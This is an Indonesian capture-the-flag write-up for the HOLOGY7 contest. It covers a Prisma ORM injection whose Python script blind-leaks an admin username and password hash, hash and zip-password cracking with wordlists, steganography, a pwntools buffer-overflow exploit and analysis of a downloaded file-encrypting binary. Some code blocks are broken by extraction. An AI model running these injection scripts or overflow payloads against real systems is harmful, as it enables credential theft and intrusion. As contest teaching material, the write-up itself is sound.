Oke menarik, kita kembali ke permasalahan sebelumnya, yaitu bahwa input payload pada server actions **getAllEvents** akan dijadikan sebuah parameter pada field **where** pada Prisma ORM yang digunakan, dimana hal tersebut dapat menjadi bagian vulnerability **ORM Injection**, kami mendapatkan referensi dari resource ini https://book.hacktricks.xyz/pentesting-web/orm-injection#prisma-orm-nodejs

Dimana disini kita bisa melakukan leaking terhadap data - data yang ada pada database tersebut, karena kesalahan passing input ke where Prisma, dengan memanfaatkan teknik **Blind Injection Boolean Based**, dimana secara singkat dari ERD yang diberikan kita bisa menginputkan sebagai berikut untuk melakukan OOB (Out Of Band) untuk keluar dari current state **event** data yang dibawa, untuk bisa mendapatkan semua data, contoh sebagai berikut



Terlihat bahwa setelah melakukan OOB, dan melakukan filter dengan value **isAdmin: true**, yang artinya disini memang ada user dengan role admin, disini kita tidak bisa melihat hasilnya secara langsung oleh karena itu kita dapat melakukan bruteforce dengan menggunakan parameter **startsWith** untuk melakukan leaknya

NOTE: Ini memiliki konsep yang sama dengan **Blind SQL Injection Boolean Based**, namun disini dengan penyesuaian penggunaan prisma saja.

Oke, jadi berikut adalah automate script yang kami gunakan untuk melakukan leak.

Pertama adalah melakukan leak dari **username** admin

solver.py

```
import httpx
import string

BASE_URL = "http://103.175.221.20:50010"
c = httpx.Client(base_url=BASE_URL)


def getAllEvent(payload: dict = []):
    res = c.post(
        "/event/dd119d71-3968-4f20-9078-828779b79401",
```

```
        headers={
            "Next-Action": "b8d50f0a847f9938c8f859fa6da1460a7794908b",
        },
        json=payload,
    )
    return res.text


wordlist = string.ascii_letters + string.digits + "."
text = ""
while True:
    for p in wordlist:
        payload = [
            {
                "owner": {
                    "teams": {
                        "some": {
                            "members": {
                                "some": {
                                    "teams": {
                                        "some": {
                                            "members": {
                                                "some": {
                                                    "teams": {
                                                        "some": {
                                                            "members": {
                                                                "some": {

"username": {

"startsWith": text

                                                                                    +
p,
                                                                                },

"isAdmin": True,
                                                                            },
                                                                        },
                                                                    },
                                                                },
                                                            },
                                                        },
                                                    },
                                                },
                                            },
                                        },
                                    },
                                },
                            },
                        },
                    },
                },
```

```
                        },
                    }
                }
            }
        ]
        res = getAllEvent(payload).split("\n")[1].split(":", 1)[1]
        if len(res) > 5:
            text += p
            print(f"FOUND: {text}")
        else:
            print(f"FAILED: {p}")
```

```
FAILED: k
FAILED: l
FAILED: m
FAILED: n
FAILED: o
FAILED: p
FAILED: q
FOUND: 4dm1n1str4t0r
FAILED: a
FAILED: b
FAILED: c
FAILED: d
```

Oke berhasil untuk mendapatkan usernamenya, selanjutnya adalah melakukan leak dari password user admin tersebut

NOTE: Hasil request akan failed (empty response) ketika ada karakter **$ # %**

Disini kita set terlebih dahulu nilai dari variable **text** dengan format bcrypt, sesuai dengan format bcrypt dari password yang telah terleak sebelumnya yaitu dengan awalan **$$2b05**

Script solvernya sebenarnya sama, namun dengan penyesuaian kembali untuk melakukan bruteforce password

solver.py

```
import httpx
import string

BASE_URL = "http://103.175.221.20:50010"
c = httpx.Client(base_url=BASE_URL)


def getAllEvent(payload: dict = []):
```

```
    res = c.post(
        "/event/dd119d71-3968-4f20-9078-828779b79401",
        headers={
            "Next-Action": "b8d50f0a847f9938c8f859fa6da1460a7794908b",
        },
        json=payload,
    )
    return res.text


wordlist = string.ascii_letters + string.digits + "."
text = "$$2b$05$"
while True:
    for p in wordlist:
        payload = [
            {
                "owner": {
                    "teams": {
                        "some": {
                            "members": {
                                "some": {
                                    "teams": {
                                        "some": {
                                            "members": {
                                                "some": {
                                                    "teams": {
                                                        "some": {
                                                            "members": {
                                                                "some": {

"password": {

"startsWith": text

                                                                                    +
p
                                                                                },

"username": "4dm1n1str4t0r",

"isAdmin": True,
                                                                            },
                                                                        },
                                                                    },
                                                                },
                                                            },
                                                        },
                                                    },
                                                },
                                            },
                                        },
                                    },
                                },
                            },
                        },
                    },
                },
```

```
                                        },
                                    },
                                },
                            },
                        },
                    }
                }
            }
        ]
        res = getAllEvent(payload).split("\n")[1].split(":", 1)[1]
        if len(res) > 5:
            text += p
            print(f"FOUND: {text}")
            if len(text) == 61:
                exit()
            break
        else:
            print(f"FAILED: {p}")
```

Kemudian jalankan saja solver tersebut

```
FAILED: j
FAILED: k
FAILED: l
FAILED: m
FAILED: n
FAILED: o
FAILED: p
FOUND: $$2b$05$jBX4cV.ttKNLRlomqR1TpOdFSXox0erk9ZxWT4BvS3FBYfa0q2bCq
```

Dan kita mendapatkan passwordnya, langsung saja dengan step yang sama kita bruteforce dengan kode yang awal tadi


```
CHECKING: donald
CHECKING: daniel1
CHECKING: panther
CHECKING: dinamo
CHECKING: mommy
CHECKING: juliana
CHECKING: cassandra
CHECKING: trustno1
CHECKING: sexylady
FOUND: sexylady
```

Dan berhasil mendapatkan raw passwordnya, langsung saja kita login dengan creds yang sudah kita ketahui

Dan berhasil yeayyyy

Flag: HOLOGY7{i_hope_you_like_this_rushed_challenge}

basicforen




Diberikan sebuah 7z file, didalamnya terdapat dua buah file, 7z dan juga png. pertama, kami melihat 7z file yang diberikan. Saat mencoba membuka, terjadi error dan 7z tidak dapat dibuka. Kami berinisiatif untuk membuka hex yang ada pada file tersebut dan didapatkan keanehan.

```
00000000: 377a bcaf 271c 1a0a 0000 000d 4541 5359  7z..'.......EASY
00000010: 0000 03e8 0000 03e8 0806 0000 004d a3d4  .............M..
00000020: e400 0000 0173 5247 4200 aece 1ce9 0000  .....sRGB.......
00000030: 2000 4944 4154 785e ecdc 7fcc 5f75 79f8   .IDATx^...._uy.
00000040: ff17 d022 da36 6069 f9b1 b403 a14c c116  ...".6`i.....L..
00000050: 1429 e2da 829b 454d 6ca3 6665 9b49 3b86  .)....EMl.fe.I;.
```


Dimana terdapat sRGB dan IDAT yang merupakan salah satu komponen dari struktur PNG file. Jadi kami mencoba mengubah headernya menjadi PNG seperti berikut ini.

```
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452  .PNG........IHDR
00000010: 0000 03e8 0000 03e8 0806 0000 004d a3d4  .............M..
00000020: e400 0000 0173 5247 4200 aece 1ce9 0000  .....sRGB.......
00000030: 2000 4944 4154 785e ecdc 7fcc 5f75 79f8   .IDATx^...._uy.
```


Dan didapatkan sebuah barcode



Didapatkan link menuju pastebin yang berisikan :



Menggunakan dcode.fr kita dapat menganalisa kemungkinan apakah string tersebut merupakan encoding. Dan ditemukan bahwa string tersebut merupakan sebuah base58.



Dan didapatkan flag part 1 nya adalah : `part 1 : HOLOGY7{s1Mpl3_`

Tidak hanya scan barcode, kita juga mencoba menganalisa file png yang sudah terecovery dengan beberapa tools, seperti exiftool, dan binwalk. Dan pada saat di binwalk, terdapat file yang tersembunyi didalamnya.

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 1000 x 1000, 8-bit/color RGBA, non-interlaced
54            0x36            Zlib compressed data, compressed
56183         0xDB77          PNG image, 800 x 600, 8-bit/color RGB, non-interlaced
56224         0xDBA0          Zlib compressed data, default compression
```

Lalu menggunakan stegsolve, didapatkan potongan flag berikutnya, sepertinya potongan flag terakhir.

3nG3_n0?}


Itu adalah analisa file part1, lalu lanjut ke file terakhir, yaitu part3.png. Menggunakan stegseek dan rockyou, kita bisa menganalisa apakah file tersebut memiliki sebuah hal tersembunyi didalamnya.

```
paundrapujodarmawan@Paundras-MacBook-Air ▶ ~/Tools/basicforen ▶ stegseek -sf part3.jpg -wl ../rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "iloveyou"
[i] Original filename: "part2.txt".
[i] Extracting to "part3.jpg.out".

paundrapujodarmawan@Paundras-MacBook-Air ▶ ~/Tools/basicforen ▶ cat part3.jpg.out
cL4Ss1C_cH4LL
```

cL4Ss1C_cH4LL

Flag: HOLOGY7{s1Mpl3_cL4Ss1C_cH4LL3nG3_n0?}

waduh lupa



Diberikan sebuah zip file, dan ketika dibuka harus menggunakan password. Kita bisa menggunakan john the ripper untuk crack passwordnya.

```
┌──(idzoyy㉿windows)-[~/ctf/hology2024/foren]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 512/512 AVX512BW 16x])
Cost 1 (HMAC size) is 9010 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hellohello       (chall.zip/chall.zip)
1g 0:00:00:00 DONE (2024-10-26 16:57) 1.149g/s 18832p/s 18832c/s 18832C/s 123456..cocoliso
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Dan didapatkan password dari zip tersebut, yaitu: hellohello.
Didalamnya terdapat beberapa zip file lagi.


```
paundrapujodarmawan@Paundras-MacBook-Air ▶ ~/Tools/chall 2 ▶ ls
part_1.zip   part_109.zip part_119.zip part_20.zip  part_30.zip  part_40.zip  part_50.zip  part_60.zip  part_70.zip  part_80.zip  part_90.zip
part_10.zip  part_11.zip  part_12.zip  part_21.zip  part_31.zip  part_41.zip  part_51.zip  part_61.zip  part_71.zip  part_81.zip  part_91.zip
part_100.zip part_110.zip part_120.zip part_22.zip  part_32.zip  part_42.zip  part_52.zip  part_62.zip  part_72.zip  part_82.zip  part_92.zip
part_101.zip part_111.zip part_13.zip  part_23.zip  part_33.zip  part_43.zip  part_53.zip  part_63.zip  part_73.zip  part_83.zip  part_93.zip
part_102.zip part_112.zip part_14.zip  part_24.zip  part_34.zip  part_44.zip  part_54.zip  part_64.zip  part_74.zip  part_84.zip  part_94.zip
part_103.zip part_113.zip part_15.zip  part_25.zip  part_35.zip  part_45.zip  part_55.zip  part_65.zip  part_75.zip  part_85.zip  part_95.zip
part_104.zip part_114.zip part_16.zip  part_26.zip  part_36.zip  part_46.zip  part_56.zip  part_66.zip  part_76.zip  part_86.zip  part_96.zip
part_105.zip part_115.zip part_17.zip  part_27.zip  part_37.zip  part_47.zip  part_57.zip  part_67.zip  part_77.zip  part_87.zip  part_97.zip
part_106.zip part_116.zip part_18.zip  part_28.zip  part_38.zip  part_48.zip  part_58.zip  part_68.zip  part_78.zip  part_88.zip  part_98.zip
part_107.zip part_117.zip part_19.zip  part_29.zip  part_39.zip  part_49.zip  part_59.zip  part_69.zip  part_79.zip  part_89.zip  part_99.zip
part_108.zip part_118.zip part_2.zip   part_3.zip   part_4.zip   part_5.zip   part_6.zip   part_7.zip   part_8.zip   part_9.zip   solver.py
```

Awalnya kami bingung apa yang harus dilakukan oleh zip zip tersebut. Dan semua zip tersebut memiliki password. Setelah membaca beberapa artikel, kami menemukan artikel menarik tentang crc-32. Dari artikel tersebut, kami mencari tool untuk cracking crc.

Dan menghasilkan output seperti ini :

Dan dari output an diatas, dapat diurutkan karakter yang ada didalamnya menjadi :

Y29uZ3JhdHVsYXRpb25zLCBoZXJlIGlzIHlvdXIgcmV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcmRfMjc4M1c2RFN9



Flag: HOLOGY7{h3h3_i_f0rg0t_wh4t_1s_tH3_P4sSw0rd_2783W6DS}

shelltatic.
CTF Team

give me

Diberikan sebuah binary file, kami langsung decompile dan menemukan titik menarik untuk mendapatkan flagnya yaitu di function **congrats**

```
void __noreturn congrats()
{
  char s[64]; // [rsp+0h] [rbp-50h] BYREF
  FILE *stream; // [rsp+40h] [rbp-10h]
  char *v2; // [rsp+48h] [rbp-8h]

  v2 = s;
  puts("Hey how did u get here??? \n");
  stream = fopen("flag.txt", "r");
  if ( !stream )
  {
    puts("flag.txt is missing! please create file flag.txt first");
    exit(0);
  }
  fgets(s, 64, stream);
  printf("Here's your gift: %s\n", s);
  fclose(stream);
  exit(0);
}
```

Dimana, function tersebut dipanggil di function **add_credits**

```
int __fastcall add_credits(int *a1, int a2)
{
  int result; // eax
  int v3; // [rsp+18h] [rbp-8h] BYREF
  int v4; // [rsp+1Ch] [rbp-4h]

  if ( !a2 )
    return puts("Access denied! You need to unlock this feature first.");
  puts("Wow, how did u find me :O");
  printf("Enter the amount of credits to add: ");
  __isoc99_scanf("%u", &v3);
  *a1 += v3;
  printf("Credits added! Total credits: %d\n", *a1);
  v4 = calculate_value();
  result = *a1;
  if ( v4 == *a1 )
  {
    puts(" Accessing secret...");
    congrats();
  }
  return result;
}
```

Namun disitu ada beberapa hal yang menarik, yaitu untuk bisa menjalankan function tersebut kita harus melakukan unlock, berdasarkan params a2, dan juga ada pengecekan var v4 dengan a1, jika dilihat v4 melakukan pemanggilan **calculate_value**, ketika dicek hasilnya sebagai berikut

```
__int64 calculate_value()
{
  return 3735991189LL;
}
```

Ternyata hanya mengembalikan sebuah angka, artinya kita harus memiliki credits sebanyak **3735991189** untuk bisa mendapatkan flag.

Sebelumnya kita cari sebuah code yang bisa melakukan unlock function tersebut, dan ternyata ditemukan pada function **login**

```
int __fastcall login(char *a1, _DWORD *a2, _DWORD *a3)
{
  char s1[44]; // [rsp+20h] [rbp-30h] BYREF
  int v6; // [rsp+4Ch] [rbp-4h]

  v6 = 0;
  puts("Enter your username: ");
  fgets(a1, 8, stdin);
  puts("Enter your password: ");
  gets(s1);
  printf("You entered: %s\n", s1);
  printf("Your status is: %d\n", v6);
  if ( strcmp(s1, "s3cr3tpass") )
  {
    puts("Invalid password. Try again.");
    exit(1);
  }
  puts("Login successful!");
  *a2 = 1;
  if ( v6 != 7955819 || *a1 != 65 )
    return puts("Feature locked: You cannot add credits yet.");
  *a3 = 1;
  return puts("Feature unlocked: You can now add credits!");
}
```

Dimana variable v6 harus memiliki value 7955819 dan variable a1 harus memiliki value 65, dimana a1 merupakan username, dan v6 sebenarnya tidak pernah diset.

Namun yang menarik disini terdapat vulnerability buffer overflow dari pemanggilan function gets untuk mengambil input yang akan dimasukkan ke password

```
1  int __fastcall login(char *a1, _DWORD *a2, _DWORD *a3)
2  {
3    char s1[44]; // [rsp+20h] [rbp-30h] BYREF
4    int v6; // [rsp+4Ch] [rbp-4h]
5
6    v6 = 0;
7    puts("Enter your username: ");
8    fgets(a1, 8, stdin);
9    puts("Enter your password: ");
0    gets(s1);
1    printf("You entered: %s\n", s1);
```

Dimana password ini memiliki buffer sebanyak **44**, artinya kita bisa melakukan variable overwrite ke variable v6, namun ada pengecekan bahwa variable password harus memiliki value **s3cr3tpass**

```
if ( strcmp(s1, "s3cr3tpass") )
{
  puts("Invalid password. Try again.");
  exit(1);
}
```


Karena disini menggunakan function **strcmp** dapat dibypass dengan null byte.

Dan kemudian ternyata difunction terdapat menu - menu untuk melakukan setiap aksi yang ada

```
if ( v0 > 0 )
{
  switch ( v0 )
  {
    case 1:
      register_user(v4);
      continue;
    case 2:
      login((char *)v4, &v3, &v1);
      continue;
    case 3:
      view_profile(v4, v2, v3);
      continue;
    case 4:
      logout(v4, &v3, &v1, &v2);
      continue;
    case 5:
      puts("Exiting...");
      exit(0);
    default:
      break;
  }
}
```

Dan yang menarik untuk memanggil function **add_credits** kita dapat memasukkan value 69, sesuai dengan kode berikut

```
if ( v0 > 5 )
{
  if ( v0 != 69 )
    goto LABEL_13;
  add_credits((int *)&v2, v1);
}
```

Dan berikut adalah final solver kami


solver.py

```
from pwn import *
from Crypto.Util.number import long_to_bytes

context.binary = elf = ELF("./vuln")
context.terminal = ["tmux", "splitw", "-h"]
context.log_level = "debug"

if args.REMOTE:
   p = remote("103.175.221.20", 3333)
else:
   p = elf.process()


def menu(choice):
   p.sendlineafter(b"Choose an option:", str(choice).encode())


def login(username, password):
   p.sendlineafter(b"Enter your username:", username)
   p.sendlineafter(b"Enter your password:", password)


def add_credits(much: int):
   p.sendlineafter(b"Enter the amount of credits to add:",
str(much).encode())


menu(2)

payload = b"s3cr3tpass\0" + b"A" * 33 + b"\x6b\x65\x79"
login(chr(65).encode(), payload)
menu(69)
add_credits(3735991189)

p.interactive()
```

```
    b'\r\n'
    b"Here's your gift: HOLOGY7{1ts_4lw4ys_0v3rfl0w_Vu1n_h3R3}\r\n"
    b'\r\n'
3735991189
Credits added! Total credits: -558976107
 Accessing secret...
Hey how did u get here???

Here's your gift: HOLOGY7{1ts_4lw4ys_0v3rfl0w_Vu1n_h3R3}

[*] Got EOF while reading in interactive
```

Flag: HOLOGY7{1ts_4lw4ys_0v3rfl0w_Vu1n_h3R3}

tartarus



Diberikan file chall.zip yang berisi flag.txt yang merupakan hasil enkripsi, dan binary tartarus yang merupakan program enkripsi.

```
┌──(idzoyy㉿windows)-[~/ctf/hology2024/rev/tartarus/chall/chall]
└─$ ls
flag.txt  tartarus

┌──(idzoyy㉿windows)-[~/ctf/hology2024/rev/tartarus/chall/chall]
└─$ file tartarus
tartarus: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=69b8aea88f03eea09465e0c86a7843a3bf952704, for GNU/Linux 3.2.0, not stripped

┌──(idzoyy㉿windows)-[~/ctf/hology2024/rev/tartarus/chall/chall]
└─$ cat flag.txt
QBBYPx8DPEcmIAwqC3Z/UH5wA3Z4SDB3KFZrWHlRUnB9UnpiY1tsUWVIVg8pOk5QFx1jA1puVnIlFHosHwEBLgcbdnF3YWlmdWt1X2FkYV81
```

Setelah didecompile, ternyata program tersebut akan melakukan request ke ip dan mendownload binary lain, yang ternyata binary tersebut adalah yang melakukan enkripsi.

```
}
v12 = (_QWORD *)timespec_init(5LL, argv, v8);
timespec_add_str(v12, "http://");
timespec_add_str(v12, "103");
timespec_add_char(v12, 46LL);
timespec_add_str(v12, "175");
timespec_add_char(v12, 46LL);
timespec_add_str(v12, "221");
timespec_add_char(v12, 46LL);
timespec_add_str(v12, "20");
timespec_add_str(v12, ":141");
timespec_add_char(v12, 47LL);
```

Langsung saja download dan menganalisa binary tersebut. Binary nyx ketika dijallankan akan mengenkripsi semua program yang ada di directory tersebut dan menghapus dirinya sendiri ketika sudah selesai prosesnya.

Algoritma enkripsinya menggunakan xor dengan key yang sudah di hardcoded, kemudian concat string ‘waifuku_ada_5’. dan dimasukkan ke function armgdon yang dinmana itu adalah base64 encode.

```
v7 = strlen("waifuku_ada_5");
ptr = (char *)malloc(v7 + n);
fread(ptr, 1uLL, n, stream);
for ( i = 0LL; i < n; ++i )
  ptr[i] ^= *(_BYTE *)(i % a3 + a2);
memcpy(&ptr[n], "waifuku_ada_5", v7);
v5 = malloc(4 * ((v7 + n + 2) / 3) + 1);
armgdon(ptr, (unsigned int)(n + v7), v5);
```

Pada challenge tersebut yang diberikan hasil enkripsi flag, flag dienkripsi 2 kali dengan key yang berbeda.
jadi untuk melakukan dekripsi tinggal membalik algoritma tersebut.

```
In [15]: from base64 import b64encode as be, b64decode as bd

In [16]: from pwn import xor

In [17]: s = b"ca^12asscxvnoiwpeqwejkxoisasdnajksndjkwnjnejbdojeboewiudbcijdonipwj90owpqo;ksd";
    ...: v11 = b"sillymistake_312312390u3i12=89123900329i01";
    ...: v10 = len(s)
    ...: v9 = len(v11)

In [18]: enc  = bd(open('flag.txt','rb').read().strip())

In [19]: xor(enc,v11)[:v9]
Out[19]: b'Ky4S\xfnU4RAgOTENbMA1EAxEDAgYeAhcBNkJRPiU8Uy'

In [20]: bd('Ky4S\xfnU4RAgOTENbMA1EAxEDAgYeAhcBNkJRPiU8Uy==')
Out[20]: b'+.\x12~u8D\x08\x0eLC[0\rD\x03\x11\x03\x02\x06\x1e\x02\x17\x016BQ>%<S'

In [21]: xor(b'+.\x12~u8D\x08\x0eLC[0\rD\x03\x11\x03\x02\x06\x1e\x02\x17\x016BQ>%<S',s)[:len(b'+.\x12~u8D\x08\x0eLC[0\rD\x03\x11\x03\x02\x06\x1e\x02\x17\x016BQ>%<S')]
Out[21]: b'HOLOGY7{m455_d3struction_10MAR2'
```

